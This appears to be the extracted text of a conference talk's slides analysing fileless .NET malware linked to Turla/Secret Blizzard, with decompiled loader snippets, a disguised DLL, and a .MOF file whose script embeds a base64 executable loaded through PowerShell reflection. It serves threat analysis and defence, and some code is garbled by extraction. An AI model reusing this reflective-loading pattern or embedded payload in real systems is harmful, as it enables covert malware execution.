
```

public static void Reverse(Array array, int index, int length)
{
    if (array == null)
    {
        throw new ArgumentNullException("array");
    }
    if (index < array.GetLowerBound(0) || length < 0)
    {
        throw new ArgumentOutOfRangeException(((index < 0) ? "index" : "length", Environment.GetResourceString("ArgumentOutOfRangeException_NeedNonNegNum")));
    }
    if (array.Length - (index - array.GetLowerBound(0)) < length)
    {
        throw new ArgumentException(Environment.GetResourceString("Argument_InvalidOffLen"));
    }
    if (array.Rank != 1)
    {
        throw new RankException(Environment.GetResourceString("Rank_MultiDimNotSupported"));
    }
    bool flag = Array.TrySZReverse(array, index, length);
    if (flag)
    {
        return;
    }
}

```

Loading a decoded fileless .NET DLL

- Tbopbh.jpg =(reverse bytes)=> Frkmlkdkdubkznbkmcf.dll



Loading .NET DLL and launching as an Assembly

1. Create an instance of 'RuntimeAssembly' class
2. .NET constructs a dynamic reference on the fly as a result of calling Assembly.Load

```
// Token: 0x00000000 RID: 2 RVA: 0x00000000
public static Assembly PrintFacade()
{
    int num = 3;
    int num2 = num;
    Assembly result;
    for (;;)
    {
        Assembly assembly2;
        switch (num2)
        {
            case 1:
                goto IL_47;
            case 2:
                goto IL_47;
            case 3:
                goto IL_47;
        }
    }
}
```

```
307
308
309 // Token: 0x0600000A RID: 10 RVA: 0x000024AC File Offset: 0x000006AC
310 internal static object LogoutItem(object A_0)
311 {
312     return Assembly.Load(A_0);
313 }
314
```

```
System.Reflection
└─ AmbiguousMatchException @02000586
└─ Assembly @02000586
```

```
199
200
201 IL_15F:
202     goto IL_130;
203 }
204 IL_74:
205     flag = Manager.ReflectItem(methodInfo2.Name, "Ylfwdwgmpilzyaph");
206     num = 11;
207     continue;
208 IL_186:
209     methodInfo2 = methodInfo;
210     goto IL_74;
211 }
```


Loading .NET DLL and launching as an Assembly

3. Use **Reflection** to execute Assembly's method in runtime

```
199         IL_15F:
200             goto IL_130;
201     }
202     IL_74:
203     flag = Manager.ReflectItem(methodInfo2.Name, "Ylfwdwgmpilzyaph");
204     num = 11;
205     continue;
206     IL_186:
207     methodInfo2 = methodInfo;
208     goto IL_74;
209 }
```

Loading .NET DLL and launching as an Assembly

4. We are in the Assembly (**Frkmlkdkdubkznbkmcfdll**) now



The screenshot shows the Visual Studio interface. On the left, the Assembly Explorer displays a list of assemblies. The main editor window shows the code for the `Main` class in the `ClassLibrary1` namespace. The code is as follows:

```
1 using System;
2
3 namespace ClassLibrary1
4 {
5     // Token: 0x020000D4 RID: 212
6     public static class Main
7     {
8         // Token: 0x060005B9 RID: 1465 RVA: 0x0001BF3C File Offset: 0x0001A13C
9         public static void Ylfwdwgmpilzyaph()
10        {
11            \u0005\u2005\u2000.\u000E\u2005\u2000().\u0002(\u0005\u2005\u2000.\u000F\u2005\u2000(), "#6k@H!uq=A", null);
12        }
13
14        // Token: 0x060005BA RID: 1466 RVA: 0x0001BF54 File Offset: 0x0001A154
15        private static void \u0002()
16        {
17            \u0005\u2005\u2000.\u000E\u2005\u2000().\u0002(\u0005\u2005\u2000.\u000F\u2005\u2000(), "#6k@J\"&T(!", null);
18        }
19    }
20 }
21
```

The text `Frkmlkdkdubkznbkmcfdll` is overlaid on the right side of the code editor.

Turla or VENOMOUS BEAR APT

A.k.a. Snake, VENOMOUS Bear, Group 88, Waterbug, WRAITH, Uroburos, Pfinet, TAG_0530, KRYPTON, Hippo Team, Pacifier APT, Popeye, SIG23, IRON HUNTER, MAKERSMARK, ATK13, G0010, ITG12, Blue Python, SUMMIT, UNC4210

Turla is a Russian-based threat group that has infected victims in over 45 countries, spanning a range of industries including government, embassies, military, education, research and pharmaceutical companies since 2004.

Attributed attacks:

- 2008: the US Central Command
- 2013: Finnish Foreign Ministry
- 2014-2016: The Swiss military firm RUAG
- 2017-2018: the German government



Turla attack delivering CAPIBAR and KAZUAR backdoors (CERT-UA#6981)



Microsoft Threat Intelligence
@MsftSecIntel

Microsoft has identified targeted attacks against the defense sector in Ukraine and Eastern Europe by the threat actor Secret Blizzard (KRYPTON, UAC-0003) leveraging DeliveryCheck, a novel .NET backdoor used to deliver a variety of second stage payloads.





cert.gov.ua
CERT-UA
Урядова команда реагування на комп'ютерні надзвичайні події України, яка функціонує в складі Державної служби ...

6:00 PM · Jul 19, 2023 · 69.3K Views

3 164 275 39 

Spearphishing email - Feb 2022




Setting CAPIBAR Server using .MOF files (DSC)

.MOF => PowerShell => .NET backdoor

```
8 instance of MSFT_ScriptResource as $MSFT_ScriptResource1ref
9 {
10 ResourceID = "[Script]Configure";
11 GetScript = "$true";
12 TestScript = " $false ";
13 SourceInfo = "::10::1::Script";
14 SetScript = "\n$config = \"TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAA-
AAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG-
1vZGUuZDQ0KJAAAAAAAAABQRQAAZIYCAKZxyGIAAAAAAAAAAPAAIiALAggAACIBAAAEAAAAAAAAAAAAAAAAAAAAEA-
AAAAAAAAAgAAAAgAABAAAAAAAAAGAAAAAAAAACAAQAAAgAAAAAAAAAMAYIUAAEAAAAAAAAABAAAAAAAAAAAAQAAAA-
AAAAIAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAABgAQoAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAA-
BIAAAAAAAAAAAAAudGV4dAAAADghAQAAIAAACIBAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAABgLnJzcmMAAAAOAwAAAGA-
GsAcwAAAAAAAAAAD4ACwABAE8AcgBpAGcAaQBuAGEAbABGAGkAbABLAG4AYQBtAGUAAABTAGUAcgB2AGUAcgAuAG-
QAbABsAAAAAAiAAEAQBQAHIAbwBkAHUAYwB0AE4AYQBtAGUAAAAAAAAAAAAAAAAA0AAgAAQBQAHIAbwBkAHUAYwB0AFY-
AZQByAHMAaQBvAG4AAAAxAC4AMAAuADAALgAwAAAAOAAIAAEAQQBzAHMAZQBtAGIAbAB5ACAAYGBlAHIAcWBPAG8A-
bgAAADEALgAwAC4AMAAuADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA= \"\n[System.Reflection.Assembly]::Load([
System.Convert]::FromBase64String($config))\n$item = New-Object -TypeName Program\n";
15 ModuleName = "PSDesiredStateConfiguration";
16 ModuleVersion = "1.0";
17
18 };
```


Executing KAZUAR (Secret Blizzard) .NET backdoor



Conclusions

- **.NET RuntimeAssembly** is used for **Reflective Code Loading**
- Do **Sandworm** and **Turla** outsource malware development to the same contractor (**STC “Vulkan”**)?
- How well are we protected against fileless threats?




Fileless threat mitigation by Microsoft

Windows 10 in S mode: Naturally resistant to fileless attacks

Windows 10 in S mode comes with a preconfigured set of restrictions and policies that make it naturally protected against a vast majority of the fileless techniques (and against malware in general).

Source:

<https://www.microsoft.com/en-us/security/blog/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/>



ada@nioguard.com

@Alex_Ad

♥ Thank you! ♥